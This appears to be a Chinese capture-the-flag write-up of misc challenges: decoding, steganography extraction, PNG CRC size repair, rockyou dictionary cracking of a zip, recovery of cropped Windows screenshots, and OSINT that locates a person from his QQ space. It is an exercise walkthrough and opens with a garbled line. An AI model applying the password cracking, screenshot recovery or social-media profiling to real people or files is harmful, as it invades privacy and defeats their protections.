agf615c9aa5a{e512651104da6a28g1fb8a17a43{c61f0add}2313ecf0a1a33{9427f7f3f70bc56gf4d0dab9ea31{7b6d0a5}f05e40{89bc45ef6b{514fd}7{fa055a119g87c52184115507b5e34771f1e171fd1{bcraf9af0331dd2}ed71a269fb45b1543ad6c092e117ga2cba936b5af310b0f3d81f710f963d0817afb3222ae416ge65265a3af69d17{6701{e63f5c117a318826946b8{eb5588aecb8e831gbe52bb25c47a1e}9gcbc9}degc80cabla2bccal04ec9a6dal68ac59c0a			


4. [WEEK1]message

下载打开附件看到一串字符感觉像 16 进制，先转成 10 进制

00000A000A5E8A9AA453D883525730000A000A91527CB518D6E1751656CEA75D5000A000A6C899ED852305BF94E0081
77000A000A8FD94E0053CC624B535191195230002062B14F4F4F6000530048004300540046007B006200610039003701
38003400300035002D0062003100630038002D0038003400370063002D0038006500360039002D006600360032003101
370037006500340063003000380037007D


十六进制	十进制
输入十六进制数 60039002D006600360032003100370037006500340063003000380037007D	
=转换 *重置 ↑↓交换	
十进制数 320451805431542812712047851719334592009306985 509053456144200422866680644675076465370639689	

再放入 rsa 的明文转字符中得到 flag



5. [WEEK1]请对我使用社工吧

下载附件看到照片



写有万达广场，再根据题目描述说是学校对面商场，首先百度了波学校附近有万达的。但数量太多于是换个思路

k1sme4的朋友考到了一所所在 k1sme4 家附近的大学，一天，k1sme4 的朋友去了学校对面的商场玩，并给 k1sme4 拍了一张照片，你能找到他的学校吗？

题目描述说在 k1sme4 家附近，于先找 k1sme4 是哪的人，可以在图片中看到 k1sme4 的 qq



通过查找学长的 qq 空间，看到他的 20 年大概是高中好友是山东的，可推断 k1sme4 学长是山东的，所以目标缩小到山东，经过查地图发现山东附近有万达的学校为东营的中国石油大学，所以可以得出 flag 为 flag{山东省_东营市_东营区_中国石

油大学}



6. [WEEK1]Steganography

解压附件看到两张一样的图片以为是盲水印，但得到是无结果，将文件放入 010 看到一段 base 加密

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
h: 01	11	10	04	44	40	11	11	00	44	44	03	FF	D9	4D	54	...D@...DD.y0M1
h: 4A	6C	63	6D	4E	7A	4C	69	34	75	4C	69	34	35	4D	44	JlcmNzLi4uLi45MD
h: 6C	71	61	77	3D	3D	1A										Lqaw==.


base10、base32、base64

MTJlcmNzLi4uLi45MDlqaw==

编码 base64

12ercs.....909jk

解密得到一部分残缺的字符串，然后看另一张图片 010 并未发现信息，然后查看属性发现有备注




组合得到压缩包密码得到 flag


```
flag{4d72e4f3-4d4f-4969-bc8c-a2f6f7a4292c}
```

7. [WEEK1]Jaeger lover


题目描述环太平洋好家伙，每张图片有两层隐写，下载附件
解压得到一个 jpg 和一个加密 zip



先从图片入手，属性无东西，图片为暴风赤红好好好



放入 010 发现文件尾部藏东西了



放入 cyberchef 中 bake 一下得到解密内容

```

Input
D2tuwY3kHFjHkpP6SpgvQwkhrXLpKqbzYvhpbVou4tQgSrPEyaRTNGTHAmUzndjMn1BUwugvZEiskACusKds9qEXcb5dsWnb8D
PCmKeD5emdqPwxRUT5vsS2KhbAsQ7SRqimwsmV4XhXH5W4KeYXMGX7w9pQry4LVUG56pSvvFLfgXyx3REVUDoiQm6PhZhLqjRp
MDtYxMRbsjpbvcg4TvxRz8XXWwGKSbcRtoCgjTwyxG53P7kqgrkyvk7eGXvbKAwT2VsCpVw81c8L16uT1bZ8a1ne483fkKHn5J
mWhyqf4WKZMV

asc 306
you know the Windows is a system for PC, but do you know the what is thr Op. System for this
Jaegerix.

```

让我们找这台机甲的操作系统，百度一波官网



然后按照网上图片隐写常用手法有个 steghide

```


PS D:\Tools\隐写工具\steghide> ./steghide.exe extract -sf Typhoon.jpg
Enter passphrase:

```

输入操作系统名称得到一个 key.txt 文件解开 zip 压缩密码




然后得到一个 png 图片，是暴风赤红的设计图好像



图片内存很大盲猜藏文件了，看文件名为 sercret，看到有说有个隐写软件叫 oursercret，尝试使用发现要密码，所以将文件放入 010，竟然报错了

```
Executing template 'C:\Users\汪杨峻\Documents\SweetScape\  
*ERROR Line 332: Invalid array size in declaration.  
Executing template 'C:\Users\汪杨峻\Documents\SweetScape\  
Template executed successfully.
```

将文件放入 kali 中发现竟然打不开



用 kali 的检查发现果然是 CRC 宽高隐写

```
[root@dmw] ~桌面]
# pngcheck sercet.png
sercet.png  CRC error in chunk IHDR (computed cc598863, expected 6a2e83d7)
ERROR: sercet.png
```

用脚本计算出原宽高

```
[root@dmw] ~桌面]
# python 2 -f sercet.png
宽高被改了，是否CRC爆破宽高？(Y/n):y
CRC32: 0x6a2e83d7
宽度: 1000, hex: 0x3e8
高度: 1406, hex: 0x57e
```

用 010 修改后看到图片多了个 key



将 key 输入 oursercret 得到一个 flag.txt 文件得到 flag

Step 1: Specify a carrier file

sercet.png Size: 2416713 bytes

Step 2: Enter password
.....


 **Unhide** (double click to save)

Type	Name	Size (k)
Message	flag.txt	0

8. [WEEK1]ez-misc

下载附件解压得到一个 01game 文本和一个加密 zip 压缩包


01 尝试二进制解密为乱码，替换为 AB 进行培根解密也不是密码




The screenshot shows a text editor window titled "01game.txt". The content of the file is a long string of binary digits (0s and 1s). The text editor interface includes a menu bar with "文件" (File), "编辑" (Edit), and "查看" (View), and a status bar at the bottom showing "行 1, 列 841" (Line 1, Column 841), "00%", "Windows (CRLF)", and "UTF-8". A red box highlights the column number "841".

Result:	
digits	number
3 (show)	$(29)^2 = (29)^2$

看文本有 841 个字符计算发现刚好是 29 的平方，在网上看到
01 也有可能是二维码并找到替换脚本正好生成了个二维码



扫描得到解压密码得到 flag 无后缀名文件在 kali 中查看为 zip
加密文件



将文件添加后缀名后打开看到备注有二进制加密

名称	大小	压缩后大小	类型	修改时间	CRC32	011100100110111011000110110110111001011011101110101
flag.txt *	4,518	2,514	文本文档	2023/8/29 16:...	A80CD6...	

于是解密得到

rockyou

二进制代码

01110010011011101100011011010110111001011011101110101

转变


文本

rockyou


但尝试发现并不是密码，在网上查询发现 rockyou 是 kali 自带的密码字典拿出来进行字典解密得到压缩密码



打开文件看到乱码但感觉有重复能看到 flag 的字符感觉



尝试统计字符竟然真出现 flag 了



9. [WEEK2]远在天边近在眼前

下载附件得到一个压缩包放入 010 看到 flag

Name	Value	Start	Size	Color	Comment
> struct ZIPFILERECORD re...)/	0h	3Ch		Fg: Bg:	
> struct ZIPFILERECORD re...)/9/	3Ch	3Eh		Fg: Bg:	
> struct ZIPFILERECORD re...)/9/6/	7Ah	40h		Fg: Bg:	
> struct ZIPFILERECORD re...)/9/6/9/	BAh	42h		Fg: Bg:	
> struct ZIPFILERECORD re...)/9/6/9/7/	FCh	44h		Fa: Ba:	


Output
Executing template 'C:\Users\汪杨峻\Documents\SweetScape\010 Templates\Repository\ZIP.bt' on 'C:\Users\汪杨峻\Downloads\find_me.zip'.
Template executed successfully.

10. [WEEK2]奇怪的 screenshot

下载附件看到一张图片，是 windows 截图刚好把 flag 截掉，

想到之前做的一个 windows 截图漏洞题，刚好恢复工具还在，

直接把图片放入工具得到原图



很明显的百家姓加密，解密得到 flag

杨吕褚朱窦任云伍孙赵孙李伍孙冯李赵李伍袁尤张钱钱伍花张尤曹曹尤张朱伍魏赵赵吕伍尤金伍张赵魏伍花韩蒋陶华韩


解密

磁力链接

<magnet:?xt=urn:btih:flagCVE-2023-28303-Win11-Snipping-t00l-is-n0t-Secure>

11. [WEEK2]喜帖街


打开文件看到 wav 音频文件放入 audacity 看波频图看到一串
不明意义字符“LeeTung”



然后看到题感说喜帖街里有喜帖，但是文件只有音频文件，
于是看原压缩包文件，并无异常，想到 steghide 还可以在音
频文件隐写尝试发现确实有藏文件，然后将上文得到字符作
为 password 得到 flag.txt 文件

